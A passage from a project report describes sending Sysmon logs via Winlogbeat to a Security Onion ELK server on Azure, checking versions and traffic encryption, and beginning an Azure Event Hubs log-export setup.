
To run Winlogbeat from the command prompt, use the following command:

```
winlogbeat.exe -e -c winlogbeat.yml
```


If Winlogbeat is successfully publishing events, the logs will indicate this. If not, the logs can also be used for troubleshooting purposes.

To verify that the information pipeline is working, these events should appear on the Kibana UI.

Indeed, the Beats dashboard no longer registers zero.



After a while, the Sysmon dashboard will display some of the collected log data.



Here, the Kibana dashboard displays the endpoint's internal IP address and its hostname.

Sysmon - Source IP Address			Sysmon - Destination IP Address		
IP Address	Hostname	Count	IP Address	Hostname	Count
192.168.150.136	DESKTOP-U2R7EPL\localdomain	143	52.138.5.19	-	116
10.0.0.88	AC-CSOC-KHCARB52OL.cg.shawcable.net	5	13.107.246.10	-	4
fe80::d051:575:fe8a:bd20	DESKTOP-U2R7EPL\localdomain	3	239.255.255.250	-	4
::1	DESKTOP-U2R7EPL	2	ff02::c	-	4
127.0.0.1	DESKTOP-U2R7EPL	2	52.114.128.43	-	3
239.255.255.250	-	2	::1	DESKTOP-U2R7EPL	2
ff02::c	-	2	40.90.22.185	-	2
192.168.150.255	-	1	52.114.32.7	-	2
c0a8:9688::2861:af20:8f97:ffff	-	1	52.114.32.24	-	2
			52.114.75.78	-	2

Export: Raw Formatted

1 2 3 >

Further query displays a count of the events. This also provides further verification that the data pipeline works as the user “Elaine Benes” is the domain user associated with the Windows 10 machine.

Image	Parent Image	Count
C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat.exe	C:\Windows\System32\cmd.exe	9
C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64\winlogbeat.exe	C:\Windows\System32\services.exe	3
C:\Users\ElaineBenes\Downloads\winlogbeat-6.8.8-windows-x86_64\winlogbeat.exe	C:\Windows\System32\cmd.exe	1
C:\Program Files\Mozilla Firefox\firefox.exe	C:\Program Files\Mozilla Firefox\firefox.exe	16
C:\Program Files\Mozilla Firefox\firefox.exe	C:\Windows\explorer.exe	2
C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	263
C:\Windows\System32\svchost.exe	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2005.5-0\WsMpEng.exe	1
C:\Windows\System32\backgroundTaskHost.exe	C:\Windows\System32\svchost.exe	142
C:\Windows\System32\taskhostw.exe	C:\Windows\System32\svchost.exe	63
C:\Windows\System32\dllhost.exe	C:\Windows\System32\svchost.exe	36

Export: Raw Formatted

1 2 3 4 5 > 11 >

Here is yet more data on the Sysmon dashboard.

Symon - Username		Symon - Target Filename	
User	Count	Filename	Count
NT AUTHORITY\SYSTEM	531	C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64\data\winlogbeat.yml.new	810
AzureAD\ElaineBenes	301		
DESKTOP-LZR7EPL\1000	222	C:\Users\ElaineBenes\Downloads\winlogbeat-6.8.8-windows-x86_64\data\winlogbeat.yml.new	638
NT AUTHORITY\LOCAL SERVICE	93	C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64\winlogbeat.yml	17
NT AUTHORITY\NETWORK SERVICE	56	C:\ProgramData\USO\Private\UpdateStore\updatestor\etemp51b519d5-b6f5-4333-8df6-e74d7c9aead4.xml	12
AIRCANADA\AC230187	9	C:\Users\ElaineBenes\Downloads\winlogbeat-6.8.8-windows-x86_64\winlogbeat.yml	12
Window Manager\DWIM-1	2	C:\Users\ElaineBenes\AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\LocalState\vu_65kg90lm\Reptfd3r57mn2dhc_b4ru66\vganflq5nd07icmeua_k0d3p7ef9tr0bab3ndnhosd.pwd-tmp	7
Window Manager\DWIM-2	2	C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64\winlogbeat.Copy.yml	5
-	1	C:\Users\ElaineBenes\AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\LocalState\vu_65kg90lm\Reptfd3r57mn2dhc_qvppge7ac2g0b934c4sqob9ua_k0d3p7ef9tr0bab3ndnhosd.pwd-tmp	4
Font Driver Host\UMFD-0	1	C:\Users\ElaineBenes\Downloads\winlogbeat-6.8.8-windows-x86_64\winlogbeat.exe	4
		C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64\winlogbeat.exe	4

Note that in order for Winlogbeat to work with the ELK stack in the SO server, the same version must be used across the data pipeline. While the SO server was created with the latest stable SO packages, the latest version of SO does not actually use the latest version of the ELK stack. This was initially obscured and was the primary reason as to why initial testing with Winlogbeat failed. After establishing this data pipeline, to ensure that the Symon configuration was able to detect various threats, a threat simulator was used to perform some testing. This testing procedure can be found in [Appendix 6.9](#).

Another thing to note is that the ELK stack services, in SO, are running through Docker containers. So, the usual way of checking the service's version will not work. To check the ELK stack version, the docker containers will need to be inspected. First, use “*docker container ls*” to list all Docker containers.

```
root@securityonion:~# docker container ls
CONTAINER ID        NAMES              IMAGE                                     COMMAND
99a5f3a81468        so-curator        securityonionsolutions/so-curator   "/bin/bash"
2fe51182f403        so-elastalert    securityonionsolutions/so-elastalert  "/opt/start-elastale..."
cf504b5d168e        so-logstash      securityonionsolutions/so-logstash   "/usr/local/bin/dock...
859f167562d9        so-kibana        securityonionsolutions/so-kibana     "/usr/local/bin/kiba...
b412c6bfd432        so-elasticsearch securityonionsolutions/so-elasticsearch "/usr/local/bin/dock..."
```

Then inspect the images using this command.

docker image inspect securityonionsolutions/so-kibana

```
root@securityonion:~# docker image inspect securityonionsolutions/so-kibana
[{"Id": "sha256:ff3d71d1d4f35d6e52310f9e0586c82760c8ecbf8b52e10900d4e390fb51eb5",
 "RepoTags": [
   "securityonionsolutions/so-kibana:latest"
 ],
 "RepoDigests": [
   "securityonionsolutions/so-kibana@sha256:edb9ac266830e2cb8a1ccb2d638e0f62f3c8c795b059a310a7cb3a1c"
 ],
 "Parent": "",
 "Comment": "",
 "Created": "2020-06-04T13:48:03.002590633Z",
 "Container": "3e2f88deb7f07016b5fb2069c47b33f735990c2d52def3c2d721c81f376251e9",
 "ContainerConfig": {
   "Hostname": "so-kibana",
   "DomainName": ".",
   "User": "032",
   "AttachStdin": false,
   "AttachStdout": false,
   "AttachStderr": false,
   "ExposedPorts": {
     "5661/tcp": {}
   },
   "Tty": false,
   "OpenStdin": false,
   "StdinOnce": false,
   "Env": [
     "PATH=/usr/share/kibana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
     "ELASTIC_CONTAINER=true"
   ],
   "Cmd": [
     "/bin/sh",
     "-c",
     "/usr/local/bin/so-kibana-add-links"
   ],
   "Image": "sha256:e9b9c4ecc8b59ccb22fdb4935e3c7dd08e4ec152c5d3b695e2fb4be4b7f3f4",
   "Volumes": null,
   "WorkingDir": "/usr/share/kibana",
   "Entrypoint": null,
   "OnBuild": null,
   "Labels": {
     "org.label-schema.build-date": "20200504",
     "org.label-schema.license": "ASL 2.0",
     "org.label-schema.name": "kibana",
     "org.label-schema.schema-version": "1.0",
     "org.label-schema.url": "https://www.elastic.co/products/kibana",
     "org.label-schema.vcs-url": "https://github.com/elastic/kibana",
     "org.label-schema.vendor": "Elastic",
     "org.label-schema.version": "6.8.10"
   }
 },
 "DockerVersion": "19.03.11",
 "Author": "",
 "Config": {
```

From this, we can see that this Kibana docker image is based on version 6.8.10. As of the writing of this report, the latest version of the ELK services are at version 7.8.0. Thus, the maxim of always downloading and installing the latest versions of software, in this instance, is not appropriate.

When the information pipeline does not work, the Kibana UI will not register any logs.

The screenshot shows the Kibana interface with a dark theme. On the left, a sidebar menu includes options like Discover, Visualize, Dashboard (which is selected), Timeline, Dev Tools, Management, Zeek Hunting, and Logout. The main area has three panels:

- Syson - Log Count:** Displays a chart titled "Syson - Log Count Over Time" with a value of 0. A message "No results found" is shown below the chart.
- Syson - Event ID (Horizontal Bar Chart):** Displays a chart titled "Syson - Event ID (Horizontal Bar Chart)" with a value of 0. A message "No results found" is shown below the chart.
- Syson - Destination Port:** Displays a chart titled "Syson - Destination Port" with a value of 0. A message "No results found" is shown below the chart.

Lastly, as this data pipeline involves log data traversing over the Internet, it is important to consider the security of this communication channel. Since the reference Winlogbeat configuration file indicates that SSL is by default off and optional, and this implementation did not involve generating any certificates for an encrypted communication channel, it does not seem likely that this traffic is encrypted.

```
#----- Logstash output -----
output.logstash:
  # The Logstash hosts
  hosts: ["52.138.5.19:5044"]


  # Optional SSL. By default is off.
  # List of root certificates for HTTPS server verifications
  #ssl.certificateAuthorities: ["/etc/pki/root/ca.pem"]

  # Certificate for SSL client authentication
  #ssl.certificate: "/etc/pki/client/cert.pem"

  # Client Certificate Key
  #ssl.key: "/etc/pki/client/cert.key"
```

In order to test this out, Wireshark was installed on an endpoint.

With the data pipeline running, events were registered on the SO server.




The screenshot shows a Kibana dashboard titled "Sysmon - Image". The left sidebar has a "Dashboard" tab selected. The main area displays a table of Sysmon event logs. One row in the table is highlighted with a red box, showing the "Image" column with the value "C:\Users\CosmoKramer\Downloads\Wireshark-win64-3.2.5.exe". The table also includes columns for "Parent Image" and "Count".


Image	Parent Image	Count
C:\Users\CosmoKramer\Downloads\Wireshark-win64-3.2.5.exe	C:\Windows\explorer.exe	2
C:\Program Files (x86)\Mozilla Firefox\firefox.exe	C:\Program Files (x86)\Mozilla Firefox\firefox.exe	14
C:\Program Files (x86)\Mozilla Firefox\firefox.exe	C:\Windows\explorer.exe	2
C:\Program Files (x86)\Mozilla Maintenance Service\update\update.exe	C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe	1
C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	16
C:\Windows\System32\svchost.exe	C:\ProgramData\Microsoft\Windows Defender\Platform4.18.2006.10-0\MSMpEng.exe	2
C:\Program Files\Wireshark\Inpcap-0.9994.exe	C:\Users\CosmoKramer\Downloads\Wireshark-win64-3.2.5.exe	1
C:\Users\CosmoKramer\Downloads\Inpp.7.8.8.installer.x64.exe	C:\Windows\explorer.exe	2
C:\Windows\System32\taskhostw.exe	C:\Windows\System32\svchost.exe	21
C:\ProgramData\Package Cache\{7b178cda-9740-4701-a92a-f168d213b343}\VC_redist.x64.exe	C:\ProgramData\Package Cache\{7b178cda-9740-4701-a92a-f168d213b343}\VC_redist.x64.exe	2


On the Sysmon dashboard, for domain user Cosmo Kramer, the Wireshark download can be observed.

On the Windows 10 VM, a Wireshark capture was started. The log data communications are located. Here is a set of captures between this end point and the SO server at 52.138.5.19 via port 5044.



When this traffic is inspected, we can see that the log data is encrypted.






It is likely that the SO server negotiated an encrypted communication channel. Without having to create a local certificate authority, certificate and private key, the SO server natively uses https.



Thus, it is likely that the backend configurations, i.e. the ones performed by the setup wizard, took care of configuring a basic security component like encryption. A standalone ELK stack would require configuring encryption.

2.2.2.2 Azure Monitor, Event Hub, Filebeat, ELK stack

In order to export log data from the Azure platform, two Azure services were utilized: Azure Monitor and Event Hubs. Azure Monitor is the built-in service for analytics. With Azure Monitor, metrics and logs can be collected and various analytics can be configured right on the Azure platform. The key outcomes of this project--such as log monitoring, dashboarding, and alerting--are all functions that are provided by Azure Monitor. Below is a graphic from the Microsoft documentation that summarizes the capabilities within Azure Monitor service.



(Wren et al., 2019)

This however, is not a free service and if the user or enterprise chooses to use it, then they will have to pay for both data ingestion and data retention (Microsoft, 2020). Depending on how complex the infrastructure and how much data is generated, Azure Monitor can be quite a costly monitoring solution. An alternative to Azure Monitor would be to deploy a self-managed logging and monitoring solution and Azure does offer this flexibility to its clients. Log data from the Azure ADDS (and the Azure Tenant) can be exported to a third-party SIEM. Solutions that have been tested and are supported by Azure are IBM's QRadar, Splunk, and ArcSight (Kemnetz, 2018). Since it is a feasible option to eschew Azure Monitor and deploy a custom solution, rather than using another solution, the decided goal was to export Azure log data onto the SO server that we had already deployed. As there is no documented process on how to accomplish this, this part of the project involved some trial and error.

In learning about the process of exporting Azure log data and integrating a third-party SIEM tool, it was clear that another piece of the infrastructure involved the use of Event Hubs. Event hubs act like middleware. It is a data ingestion service that can receive data streams from a wide variety of event producers (Pelluru et al., 2020). These events are sent through what's known as an Advanced Message Queuing Protocol (AMQP) and are load balanced across the partitions within an event hub (Pelluru, S. & Coulter D., 2020). Event producers include Azure deployed applications and services and for our project, the event producers were the Azure ADDS, the Azure tenant itself, and technically the SO server (as it is a VM deployed on Azure infrastructure). However, we were largely only interested in the Azure ADDS and Azure tenant

log data because logging and monitoring this data will allow us to detect abnormal behaviour on our provisioned domain. A case can be made that it is also important to log and monitor the SO server itself to ensure that it is not tampered with. While this is acknowledged, this was not a major focus for this POC project.

The use of an event hub will allow for a serverless data pipeline infrastructure that involves using the Azure Monitor service to export log data to a managed event-hub where this data can be retrieved by an analysis machine, which in our case is the SO server. As mentioned at the beginning of the [Logging section](#), this serverless architecture is preferred over implementing another server to collect logs and with this decision in mind, a testing plan was created.

Referring to the Microsoft documentation, it seems that to export Azure log data from event hubs, a receiver application will need to be scripted, using one of several possible Software Development Kits (SDKs) on the analysis engine (Pelluru et al., 2020). In Microsoft parlance, the SO server in this project will act as an “Event Consumer”. This script will reach out to the event hub to retrieve event data. Once this data is shipped to the SO server, it can then be put through the ELK stack data pipeline for parsing, indexing, and visualization. Analyzing the Microsoft documentation, it seemed that the most viable SDKs were either Python or JavaScript.

Then, in order to begin testing the viability of this planned data pipeline, one last piece of infrastructure will need to be deployed. Since the event hub service in this deployment is a bona fide queue, we can imagine that in order to create some sort of statefulness so that event consumers can keep track of its place in the queue, additional data points will need to be generated and stored. This notion is called checkpointing and this checkpoint data will require a dedicated storage account (Pelluru et al, 2020). In this architecture, because it is so simplistic, the utility of checkpointing is not exactly apparent. However, in more complex deployments--like an enterprise environment--multiple event hubs with many partitions can exist to ingest data from many event producers. Partitions within a single event hub can also grow at different rates. Simultaneously, there can exist many event consumers trying to access these data queues. Furthermore, in the event of disruption or power outage, it would be inefficient for data consumers to have to begin at the top of the queue. For this reason, a storage account for checkpointing is a prerequisite to deploying this serverless data pipeline.

To begin testing this deployment, an event hub was first created. From the Azure Portal, we selected “Event Hub”.

The screenshot shows the Microsoft Azure 'All services' page. The 'Event Hubs' service is highlighted with a red box. The left sidebar lists various service categories like General, Compute, Storage, and Database. Under the Database category, 'Event Hubs' is listed under the 'Analytics' section.


On the “Event Hubs” page, “Add” or “Create event hubs namespace” was selected.

The screenshot shows the Microsoft Azure 'Event Hubs' page. The 'Add' button is highlighted with a red box. The page displays a message stating 'No event hubs namespaces to display' and includes a 'Create event hubs namespace' button, which is also highlighted with a red box.

Notice that rather than “Create event hub”, the service actually indicates that it is a *namespace* that is first created. This is because the event hub service is actually a set of logical containers. In order to create a dedicated event hub, this “logical container” can be thought of as a sub-structure that is organized under a larger event hub namespace. When a namespace is provisioned, a fully qualified domain name (FQDN) is generated. For those familiar with Azure services, the Event Hub Namespace is in the same family of services as Azure Service Bus,

